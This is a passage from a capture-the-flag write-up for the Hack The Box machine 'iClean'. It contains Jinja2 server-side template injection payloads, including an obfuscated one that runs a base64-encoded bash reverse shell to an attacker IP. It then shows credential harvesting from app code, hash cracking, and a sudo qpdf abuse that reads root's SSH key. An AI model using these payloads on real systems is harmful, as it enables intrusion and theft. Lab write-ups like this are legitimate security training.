{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/tmp/flag").read() }}
# https://github.com/pallets/flask/blob/master/src/flask/helpers.py#L398
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```

14. **The *jinja2* payloads for SSTI is the more popular ones.**

```
1. You can view the configuration of the page
2. {{config.items()}}
3. Then scroll down on the page source. You will see secret key but the value is hidden. So nothing special there.
4. Here is a payload to read files
5. {{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
6. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-
injection
7. Internal Server Error
The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there
is an error in the application.
8. Ok that definitely failed.
```

Got Shell

15. **There are many different type of payloads. I will try others**

- #pwn_bash_one_liner_HTB_iClean

```
1. They seem to be failing if they have any special characters in them.
2. I will try the following one.
3. {{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('echo -n
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNy80NDMgMD4mMQ | base64 -d | bash')|attr('read')()}}
4. This payload is obfuscated.
5. Instead of id I will insert a bash reverse shell that is base64 encoded.
6. echo -n 'bash -i >& /dev/tcp/10.10.14.7/443 0>&1' | base64 -w 0
7. There are plus signs. A simple trick to get rid of the plus signs is just to insert a space some where in the bash one
liner. I insert an extra space after the first word `bash`
8. ▷ echo -n 'bash  -i >& /dev/tcp/10.10.14.7/443 0>&1' | base64 -w 0; echo
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNy80NDMgMD4mMQ==
9. You will need to remove the `==`. To do that you can just delete it. It is padding anyway. Empty space. See below, if I
decode the base64 with  or without the `==` padding it is still the same payload. So now we are left with no special
characters at all in the payload. Which is good for obfuscation purposes.
10. ▷ echo "YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNy80NDMgMD4mMQ" | base64 -d
bash  -i >& /dev/tcp/10.10.14.7/443 0>&1
11. Here is final payload. Lets try it out.
=========================================================
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('echo -n
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNy80NDMgMD4mMQ | base64 -d | bash')|attr('read')()}}
=========================================================
12. I paste it into `http://capiclean.htb/QRGenerator`
13. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.252.170 53980
bash: cannot set terminal process group (1206): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ whoami
whoami
www-data
14. SUCCESS, I get a shell right away.
```

Upgrade the shell

- #pwn_python_pty_shell_upgrade
- #pwn_pty_python_shell_upgrade_HTB_iClean

16. **Since the server is running Python and the framework is python it makes since to use a python tty. The following tweaks will give me a fully functioning shell.**

```
1. python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@iclean:/opt/app$ ^Z
[1]  + 627197 suspended  sudo nc -nlvp 443
~/hackthebox/iclean ▷ stty raw -echo; fg
[1]  + 627197 continued  sudo nc -nlvp 443
                                          reset xterm
www-data@iclean:/opt/app$ export TERM=xterm-256color
www-data@iclean:/opt/app$ source /etc/skel/.bashrc
www-data@iclean:/opt/app$ export SHELL=/bin/bash
www-data@iclean:/opt/app$ stty size
24 80
www-data@iclean:/opt/app$ stty rows 38 columns 187
www-data@iclean:/opt/app$ echo $SHELL
/bin/bash
www-data@iclean:/opt/app$ echo $TERM
xterm-256color
www-data@iclean:/opt/app$ tty
/dev/pts/0
www-data@iclean:/opt/app$ nano
```

```python
#!/usr/bin/env python3

from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def root():
    import pdb;pdb.set_trace()
    return 'Hello, World!'

if __name__ == '__main__':
    app.run(debug=True)
```

Optional - understanding how the payload works

```
▷ python3 app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 127-311-404
> /home/h@x0r/python_projects/app.py(10)root()
-> return 'Hello, World!'
(Pdb) request
<Request 'http://localhost:5000/' [GET]>
(Pdb) request.args
ImmutableMultiDict([])
(Pdb) type(request)
<class 'werkzeug.local.LocalProxy'>
(Pdb) request.application.__globals__['__builtins__']['__import__']('os').popen('id').read()
'uid=1001(h@x0r) gid=1002(h@x0r) groups=1002(h@x0r),3(sys),90(network),96(scanner),98(power),953(libvirt),982(rfkill),98
audio),998(wheel),1001(autologin)\n'
```

17. **In BlackArch you should have flask by default if you are running python 3.12.**

```
1. If you do not have flask you can install it for this box with:
2. sudo pacman -S flask
3. I had it already.
4. ▷ flask --version
Python 3.12.4
Flask 2.3.3
Werkzeug 3.0.1
5. If you are using pyenv like I am. You need to do a `pip install flask`. Having flask installed on the "system python
version" in my case 3.12 will not work. The flask module needs to be available on your pyenv version.
6. python3 app.py
7. ▷ curl localhost:5000 <<< run this after running the app.py script
8. I recommend you to watch ippsec walkthrough on this box. He can explain much better than I can. At least just watch the
time stamp from 19:00 minute to 24:00 minute mark. He breaks download how the payload we got the shell with works using the
flask debugging script above.
9. ==========================================================
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('echo -n
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNy80NDMgMD4mMQ | base64 -d | bash')|attr('read')()}}
==========================================================
```

Begin enumeration

18. **Begin enumeration as www-data**


```
1. www-data@iclean:/opt/app$ ls -la
total 32
drwxr-xr-x 4 root root  4096 Mar  2 07:29 .
drwxr-xr-x 3 root root  4096 Sep 21  2023 ..
-rw-r--r-- 1 root root 12553 Mar  2 07:29 app.py
drwxr-xr-x 6 root root  4096 Sep 27  2023 static
drwxr-xrwx 2 root root  4096 Aug  4 06:40 templates
2. www-data@iclean:/opt/app$ cat app.py
3. www-data@iclean:/opt/app$ cat app.py | grep -i --color "iclean" -A1 | grep -v "qr_link"
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
4. We have a password. `iclean:pxCsmnGLckUb`
5. It says database so this must belong to a database.
6. Another way we can tell if it is running mysql is to run.
7. www-data@iclean:/opt/app$ which mysql
/usr/bin/mysql
8. typing env to see if there is a mysql environment variable, or you can enumerate the hidden ports in /proc/net/tcp
9. www-data@iclean:/opt/app$ for port in $(cat /proc/net/tcp | awk '{print $2}' | grep -v local | awk '{print $2}' FS=":" |
sort -u); do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 0050 ==> 80
[+] Port 0BB8 ==> 3000
[+] Port 0CEA ==> 3306
10. PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
10. Ok, enough with that lets log into the mysql db.
```

MySQL - logging in with stolen credentials

19. **We have the creds of the MySQL user *iclean* so let's log in**

```
1. www-data@iclean:/opt/app$ mysql -u iclean -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1043
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| capiclean          |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use capiclean;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------+
| Tables_in_capiclean |
+---------------------+
| quote_requests      |
| services            |
| users               |
+---------------------+
3 rows in set (0.00 sec)

mysql> select * from users
    -> ^C
mysql> show users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near 'users' at line 1
mysql> select * from users;
2. mysql> select username,password from users;
+----------+----------------------------------------------------+
| username | password                                           |
+----------+----------------------------------------------------+
| admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 |
| consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa |
+----------+----------------------------------------------------+
2 rows in set (0.00 sec)
mysql> exit
Bye
```

Identifying the hash



20. **hash identification**

```
1. first lets clean the hashes
2. ▷ cat tmp
| admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 |
| consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa |
+----------+----------------------------------------------------+
3. ▷ cat tmp | grep -iE 'admin|consuela' | awk 'NR==1{print $2,$4}' | sed 's/ /:/' | tee -a hashes
admin:2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51
4.  ▷ cat hashes
admin:2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51
```

```
5. To identify the hashes we can find out how many characters there are.
6. sha1 has 41, and sha2 has 65
7. ▷ echo t | sha1sum | awk '{print $1}' | wc -c
41
8. ▷ echo t | sha256sum | awk '{print $1}' | wc -c
65
9. ▷ cat hashes
admin:2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51
10. ▷ cat hashes | cut -d ':' -f2
2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51
11. ▷ cat hashes | cut -d ':' -f2 | wc -c
65
12. So we have identified the hash as a sha256sum hash.
13. There is a ton of sha256sum hashes in hashcat examples. So I am just going to paste these first in crackstation.net
14. The admin one did not crack the one for consuela did.
15. consuela:simple and clean
```

SSH as consuela

```
1. consuela:simple and clean
2. ▷ ssh consuela@10.129.252.170
3. If you paste in the password and it does not take you may have to type it in. I think zsh automatically cancels out the
spaces.
4. consuela@iclean:~$ export TERM=xterm
5. consuela@iclean:~$ cat user.txt
9f067785326056fc8d715e3e7ec7bac4
6. consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
```

What is qpdf?

22. **Enumeration qpdf**

```
1. What the heck is qpdf. Lets find out.
2. consuela@iclean:~$ apt show qpdf
Package: qpdf
Version: 10.6.3-1
Priority: optional
Section: universe/text
Origin: Ubuntu
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Jay Berkenbilt <qjb@debian.org>
Bugs: https://bugs.launchpad.net/ubuntu/+filebug
Installed-Size: 241 kB
Depends: libc6 (>= 2.34), libgcc-s1 (>= 3.3.1), libqpdf28 (>> 10.6~), libstdc++6 (>= 11)
Homepage: http://qpdf.sourceforge.net
Download-Size: 69.3 kB
Description: tools for transforming and inspecting PDF files
 QPDF is a program that can be used to linearize (web-optimize),
 encrypt (password-protect), decrypt, and inspect PDF files from the
 command-line.  It does these and other structural, content-preserving
 transformations on PDF files, reading a PDF file as input and
 creating a new one as output.  It also provides many useful
 capabilities to developers of PDF-producing software or for people
 who just want to look at the innards of a PDF file to learn more
 about how they work.
 QPDF understands PDF files that use compressed object streams
 (supported by newer PDF applications) and can convert such files into
 those that can be read with older viewers.  It can also be used for
 checking PDF files for structural errors, inspecting stream contents,
 or extracting objects from PDF files.  QPDF is not PDF content
 creation or viewing software -- it does not have the capability to
 create PDF files from scratch or to display PDF files.
3. That is a huge description.
4. consuela@iclean:~$ qpdf --help=usage
5. `$ qpdf --help=all` gigantic help file. lol
```

Fuzzing qpdf

23. **I look up `qpdf add attachment`, I also look up `qpdf usage`.**

```
1. consuela@iclean:~$ find / -name \*.pdf\* 2>/dev/null
/usr/share/doc/shared-mime-info/shared-mime-info-spec.pdf
/usr/share/doc/fontconfig/fontconfig-user.pdf.gz
2. consuela@iclean:~$ cd /dev/shm
3. consuela@iclean:/dev/shm$ cp /usr/share/doc/shared-mime-info/shared-mime-info-spec.pdf in.pdf
4. consuela@iclean:/dev/shm$ ls
-rw-r--r--  1 consuela consuela 140446 Aug  in.pdf
5. https://mattpayne.org/posts/qpdf_pandoc_carry_source/ <<< How to add attachments with qpdf
6.  Here is an example below on how to add an attachment. You can drag the contents of any document and make it a pdf. That
does not sound smart to give sudoers for that.
7. qpdf eg1.pdf --add-attachment eg1.md -- out.pdf
8. https://github.com/qpdf/qpdf
```

I finally figured it out.


24. **Refer to the urls I provided they helped me a-lot**

```
1. consuela@iclean:/dev/shm$ qpdf in.pdf --add-attachment /etc/passwd -- out.pdf
2. consuela@iclean:/dev/shm$ qpdf --list-attachments out.pdf
passwd -> 653,0
3. consuela@iclean:/dev/shm$ qpdf --show-attachment=passwd out.pdf
4. You have to attach a document to an out file. It can be txt,pdf,md, etc. Then find the file with the `--list-attachments`
flag followed by your out file. Lastly, view the attached document with `--show-attacment=foo` flag followed by your out
file.
```

Stealing the private key

25. **Now that we figured it out lets attach the private ssh key of root.**

```
1. You have to delete the previous outfile because it can not write to a file that is owned by consuelo.
2. consuela@iclean:/dev/shm$ rm -rf out.pdf
3. consuela@iclean:/dev/shm$ sudo qpdf in.pdf --add-attachment /root/.ssh/id_rsa -- out.pdf
4. consuela@iclean:/dev/shm$ qpdf --list-attachments out.pdf
id_rsa -> 653,0
5. consuela@iclean:/dev/shm$ qpdf --show-attachment=id_rsa out.pdf
6. consuela@iclean:/dev/shm$ qpdf --show-attachment=id_rsa out.pdf
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAE<snip>
```



PWNED

```
1. ~/hackthebox/iclean ▷ vim id_rsa
2. ~/hackthebox/iclean ▷ chmod 600 id_rsa
3. ~/hackthebox/iclean ▷ ssh root@10.129.252.170 -i id_rsa
```

```
4. root@iclean:~# whoami
root
5. root@iclean:~# cat /root/root.txt
584405bcc17a4ba16b2e7597caee7d97
```